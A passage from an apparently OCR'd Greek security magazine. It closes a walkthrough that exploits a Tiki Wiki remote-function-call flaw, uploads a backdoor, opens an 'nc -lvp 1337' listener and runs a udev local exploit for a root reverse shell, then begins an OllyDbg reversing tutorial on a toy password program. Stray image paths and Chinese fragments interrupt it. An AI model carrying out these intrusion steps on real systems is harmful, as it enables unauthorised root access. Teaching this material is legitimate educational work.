
Σε ένα νέο παράθυρο τερματικού του BackTrack ξεκινάμε έναν listener για το port 1337:


```
root@bt:~# nc -lvp 1337
listening on [any] 1337 ...
```


Για να εκτελέσουμε το exploit πρέπει να γνωρίζουμε το PID του udev. Όπως είδαμε πριν, στο παράδειγμά μας το 2576. Προσοχή: το συγκεκριμένο exploit δεν δουλεύει με το ακριβές PID αλλά με το PID-1! Εκτελούμε, λοιπόν

```
./exploit 2575
```

κι αμέσως παίρνουμε reverse connection στο port 1337, με δικαιώματα root (βλ. εικόνα 5). Νομίζουμε ότι είναι περιττό να πούμε "game over", ε; :D









Εικόνα 1
Εξαιτίας αδυναμίας που εντοπίζεται στο αρχείο tiki-graph_formula.php του Tiki Wiki software, γίνεται δυνατή η απομακρυσμένη κλήση συναρτήσεων της PHP. Εδώ βλέπουμε ότι ο επιτιθέμενος μόλις το επαλήθευσε, καλώντας επιτυχώς τη συνάρτηση phpinfo().




Εικόνα 2
Να και τα αποτελέσματα της εντολής ls, η οποία αποστέλεται κι εκτελείται στο μηχάνημα-στόχο μέσω της συνάρτησης system().




Εικόνα 3
Ο κατάλογος temp έχει "ανοιχτά" δικαιώματα εγγραφής για το λογαριασμό www-data κι αυτό είναι ό,τι πρέπει για ν' ανεβάσουμε το backdoor μας στο μηχάνημα-στόχο.



Εικόνα 4
Το backdoor ανέβηκε κι εκτελέστηκε επιτυχώς στο απομακρυσμένο μηχάνημα, επικοινωνώντας με τον listener στο box του attacker. Αποτέλεσμα; Shell access, baby! Πάμε τώρα και για ένα priviledge escalation... ;)





Εικόνα 5
Got root - and there's nothing more to it :)



OLLY ΜΑΖΙ ΤΑ ΦΑΓΑΜΕ?

by Thiseas

Skill: Intermediate

Tags: Reversing, Cracking, Debugging, Olly

Αρκετοί είν' εκείνοι που μπερδεύουν το σπάσιμο (cracking) ενός προγράμματος με την ιδιότητα αυτού που το σπάει. Ας το ξεκαθαρίσουμε: Αυτός που σπάει ένα πρόγραμμα δεν είναι cracker αλλά reverser! Όμως για μια στιγμή. Από τη στιγμή που η ενέργεια είναι το cracking, πώς είναι δυνατόν αυτός που την προκαλεί να *μη* λέγεται cracker; Χμ, διότι πολύ απλά έχει επικρατήσει η αντίληψη που θέλει τον cracker να 'ναι ο πονηρός ή ο μέτριος της υπόθεσης...



大家一起吃

大家一起吃

Το καλό με τους ορισμούς είναι ότι σου δίνουν μια ιδέα για το τι έχεις ν' αντιμετωπίσεις ή έστω για τι πράγμα συζητάς. Το κακό με τους ορισμούς είναι ότι μερικές φορές δεν περιγράφουν επακριβώς την πραγματικότητα και, αν μη τι άλλο, παραπλανούν.

Πάρτε την περίπτωση του cracker. Από τη μία, ιστορικά έχει επικρατήσει ο όρος να αφορά στον lamer, ο οποίος δεν είναι σε θέση να εκτιμήσει τη δουλειά άλλων και ουσιαστικά βουτάει τα εργαλεία τους και τσαλαβουτά εδώ κι εκεί στα νερά του hacking, χωρίς να γνωρίζει τι ακριβώς κάνει ή πού θέλει να φτάσει. Από την άλλη, ένας προγραμματιστής, ερευνητής ή απλά μαθητευόμενος στον προγραμματισμό ο οποίος "σπάει" (crack) μια εφαρμογή με μοναδικό σκοπό τη μάθηση, σίγουρα δεν έχει μεγάλη σχέση με τον προηγούμενο cracker. Για να μη δημιουργούνται παρερμηνείες, λοιπόν, ειδικά σ' αυτήν την περίπτωση γίνεται χρήση του όρου "reverser". Πρόκειται για τίμιο όρο που περιγράφει αρκετά καλά αυτό που κάνει ο cracker μας: Χωρίς να 'χει πρόσβαση στο source code ενός προγράμματος ξεκινά από το εκτελέσιμο binary, παίρνει κώδικα μηχανής και προσπαθεί να κατανοήσει την εσωτερική του λογική.



Γιατί όμως να θέλει κάποιος να μπει σ' όλον αυτόν τον κόπο; Υπάρχουν πολλοί λόγοι. Ενδέχεται, π.χ., να επιθυμεί να κατανοήσει πώς δουλεύει ένα πρόγραμμα που τον γοητεύει ή να θέλει να τροποποιήσει τη λειτουργία του ώστε να κάνει καλύτερα αυτό που θέλει. Ενδέχεται επίσης να επιχειρεί να μπει στη θέση ενός κακόβουλου cracker, ούτως ώστε να εφοδιάσει τη δική του εφαρμογή με αποτελεσματικούς μηχανισμούς κατά της αντιγραφής.

Όποιος κι αν είν' ο λόγος για τον οποίο θέλει κάποιος ν' ασχοληθεί με το reversing, το μόνο σίγουρο είναι ότι πρόκειται να μπει σ' έναν εκπληκτικό, περιπετειώδη κόσμο! Ένα από τα απολύτως απαραίτητα εφόδια που θα χρειαστεί προκειμένου να μη χαθεί στο πρώτο του κιόλας βήμα, είναι ένας καλός debugger. Σ' αυτό το άρθρο θέλουμε να σας μυήσουμε κι εσάς στον συναρπαστικό κόσμο του reversing. Θα πάρουμε τα πράγματα από την αρχή, μια και θέλουμε να κάνουμε σωστή δουλειά κι επειδή στην τελική κανείς δεν μας πιέζει :)

Χωρίς άλλες περιστροφές λοιπόν ξεκινάμε με τον Olly debugger, το απολύτως απαραίτητο εφόδιο που κατεβάζουμε από το

www.ollydbg.de/download.htm

Παίρνουμε συγκεκριμένα την έκδοση 1.10, η οποία είναι και η τελευταία δοκιμασμένη release. Αποσυμπιέζουμε το ZIP σ' όποιον κατάλογο θέλουμε. Μια χαρά. Είμαστε ήδη έτοιμοι να "φάμε", μαζί με τον Olly, μερικά προγράμματα! (Σημειώστε ότι ο Olly είναι εκ γενετής ετοιμοπόλεμος και δεν απαιτεί εγκατάσταση.)

Δεν υπάρχει καλύτερος τρόπος να μάθουμε τον Olly debugger από το να δουλέψουμε πάνω σ' ένα συγκεκριμένο σενάριο. Θα φτιάξουμε για το σκοπό αυτό ένα πάρα πολύ απλό πρόγραμμα σε C, θα το μεταγλωττίσουμε και θα τρέξουμε το εκτελέσιμο μέσα από τον Olly. Έτσι, θα δούμε στην πράξη κάποιες βασικές τεχνικές και λειτουργίες. Γράφουμε, λοιπόν, το παρακάτω απλό προγραμματάκι:

```
/* Thiseas stupid program 2011
   stupic.c
---------------------------*/
#include<stdio.h>
#include<string.h>
main()
{
     char s[1024];
     printf("Enter the password >>");
     gets(s);
     if (!strcmp(s,"neraki"))
              printf("Congratulations!! This is the correct
password!\n");
     else
              printf("Sorry!! Wrong Password. Try again\n");
     return(0);
}
```

Μόλις τρέξει (από τη γραμμή εντολής), το πρόγραμμα ζητά κάποιο password. Αν πληκτρολογήσουμε αυτό που περιμένει μας δίνει συγχαρητήρια, αλλιώς μας προτρέπει να δοκιμάσουμε ξανά.

Με απλή ανάγνωση του source code διαπιστώνουμε ότι το password που ζητά το πρόγραμμα είναι η λέξη "neraki" (χωρίς τα εισαγωγικά). Μεταγλωτίζουμε το πρόγραμμα με τον C/C++ compiler του Visual Studio 2010, πληκτρολογώντας στη γραμμή εντολής το ακόλουθο:


```
c:\> cl /w /TC stupid.c
```

Με την προϋπόθεση ότι το source code βρίσκεται στο αρχείο stupid.c, η παραπάνω εντολή θα δημιουργήσει το εκτελέσιμο stupid.exe. Μπορούμε να το δώσουμε στους φίλους μας, ζητώντας τους να βρουν το password. Εδώ είναι το θέμα! Μπορούμε να βρούμε το password έχοντας *μόνο* το εκτελέσιμο αρχείο; Η απάντηση είναι καταφατική. Καλύτερα μάλιστα να τρέξουμε το εκτελέσιμο αρχείο με τον Olly, οπότε η διαδικασία θα απλουστευτεί ακόμα περισσότερο. Ας πάρουμε όμως τα πράγματα από την αρχή.

Ανοίγουμε τον Olly και φορτώνουμε σ' αυτόν το εκτελέσιμο αρχείο που μόλις φτιάξαμε: File --> Open κι επιλογή του stupid.exe.

Όπως βλέπουμε, η βασική οθόνη του Olly χωρίζεται σε τέσσερα βασικά μέρη.

Μέρος 1. Πρόκειται για το κύριο μέρος στο οποίο εμφανίζονται οι εντολές που θα εκτελεστούν μόλις το πρόγραμμά μας αρχίσει να τρέχει. Ναι, καλά το καταλάβατε, το πρόγραμμα δεν έχει ξεκινήσει ακόμα να τρέχει, απλά έχει φορτωθεί στον Olly. Πρέπει να ξέρετε ότι κάθε εκτελέσιμο πρόγραμμα περιέχει τις εντολές σε μια μορφή που είναι κατανοητή μόνον από τον επεξεργαστή του υπολογιστή. Μαζί μ' αυτές που προέρχονται από το source code υπάρχουν κι ένα σωρό άλλες, που δεν έχουν σχέση με τον πηγαίο κώδικα αλλά χρειάζονται από το λειτουργικό σύστημα προκειμένου να μπορέσει να τρέξει σωστά το πρόγραμμα. Θα αναρωτηθείτε - και με το δίκιο σας: Μα, πότε μπήκαν αυτές οι εντολές στο εκτελέσιμο;




Εικόνα 1
Η πρώτη οθόνη του Olly, με το πρόγραμμά μας φορτωμένο.

Μπήκαν κατά τη διάρκεια της μεταγλώττισης, όταν δηλαδή δημιουργήσαμε το stupid.exe. Οι εντολές εξάλλου είναι γραμμένες σε δυαδική μορφή, όπως ακριβώς τις αναγνωρίζει ο επεξεργαστής, δηλαδή ως σειρές από `0` και `1`. Θα πείτε τώρα ότι δεν βλέπετε πουθενά `0` και `1`. Σωστά. Οι αριθμοί `0` και `1` είναι κρυμμένοι από τον Olly, αλλιώς η παρατήρηση και η μελέτη του προγράμματος θα παραήταν δύσκολες υποθέσεις - τουλάχιστον για κάθε φυσιολογικό άνθρωπο :) Αν τώρα δείτε καλύτερα, το μέρος 1 χωρίζεται σε τέσσερις στήλες.

- Η **στήλη 1** δείχνει σε 16δική μορφή τη διεύθυνση μνήμης που βρίσκεται η τρέχουσα εντολή.
- Η **στήλη 2** περιέχει ακριβώς την εντολή που θα πάρει ο επεξεργαστής για να εκτελέσει. Η εντολή αυτή είναι, όπως είπαμε, ένας αριθμός σε δυαδική μορφή (π.χ., κάπως έτσι: `10100101 10001100`). Ο Olly όμως εμφανίζει αυτόν τον αριθμό σε 16δική μορφή, αφού έτσι είναι πιο κατανοητός (και κατά συνέπεια πιο εύκολα διαχειρίσιμος) από εμάς. Σε πολλές περιπτώσεις ακολουθούν και κάποιες παράμετροι (επίσης αριθμοί), οι οποίες απαιτούνται για την εκτέλεση μιας εντολής. Τώρα, θα θέλαμε να δώσετε μεγάλη προσοχή σ' αυτούς τους αριθμούς, αφού, αν μη τι άλλο, αποτελούν την πραγματική αναπαράσταση των εντολών του προγράμματός μας σε εκτελέσιμη (δυαδική) μορφή. Προφανώς, αν μπορούσαμε ν' απομονώσουμε μια συγκεκριμένη ακολουθία τέτοιων αριθμών η οποία έκανε κάτι συγκεκριμένο, 